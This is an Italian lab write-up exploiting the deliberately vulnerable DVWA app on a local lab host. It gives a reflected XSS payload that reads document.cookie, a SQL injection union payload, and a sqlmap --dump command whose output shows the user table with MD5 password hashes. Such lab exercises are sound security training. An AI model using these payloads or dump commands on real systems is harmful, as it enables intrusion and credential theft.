


EXPLOIT DVWA – XSS e SQL injection

In questa esercitazione lo scopo del laboratorio è sfruttare con successo le vulnerabilità con tecniche viste nella sezione teorica.


XSS

Nella sezione di XSS presente in DVWA abbiamo inserito lo script all'interno del campo submit:

`<script>alert(document.cookie)</script>`



Appena dato l'invio la pagina rispondeva con un alert che riportava i cookie di sessione




Request

```
Request
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E HTTP/1.1
2 Host: 192.168.50.103
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/103.0.5060.134 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
  ication/signed-exchange;q=0.9
6 Referer: http://192.168.50.103/dvwa/vulnerabilities/xss_r/?name=
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=98c0946a976db3f853b0794742b2aa55
10 Connection: close
```

Qui possiamo confrontare i cookie tramite Burpsuite


Qui invece abbiamo provato il comando `<i>Alecchese</i>`. Possiamo notare che la parola Alecchese è in italic (corsivo)



SQL Injection


In questa seconda fase abbiamo testato, sempre in laboratorio un SQL Injection. La maggior parte delle volte le query non sono statiche, ma vengono costruite dinamicamente utilizzando input utente.

`%' or 0=0 union select null, user() #` (inserita nel campo submit)



Utilizzando in seguito il tool **sqlmap** abbiamo ricavato altre informazioni utili sul nostro target

```
(kali@kali)-[~]
$ sqlmap -u 'http://192.168.50.103/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' -cookie="security=low; PHPSESSID=c062a595db9fbad8afecd2a161630c39" --dump
```



```
File Actions Edit View Help
| user_id | user | avatar | password | last_name |
+-----+-----+-----+-----+-----+
| 1 | admin | http://192.168.50.101/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin |
| 2 | gordonb | http://192.168.50.101/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown |
| 3 | 1337 | http://192.168.50.101/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me |
| 4 | pablo | http://192.168.50.101/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso |
| 5 | smithy | http://192.168.50.101/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith |
+-----+-----+-----+-----+-----+

[10:37:54] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.103/dump/dvwa/users.csv'
[10:37:54] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[10:37:54] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
+-----+-----+-----+

[10:37:54] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.103/dump/dvwa/guestbook.csv'
[10:37:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.103'

[*] ending @ 10:37:54 /2022-11-29/

(kali@kali)-[~]
$ sqlmap -u 'http://192.168.50.103/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' -cookie="security=low; PHPSESSID=c062a595db9fbad8afecd2a161630c39" --dump
```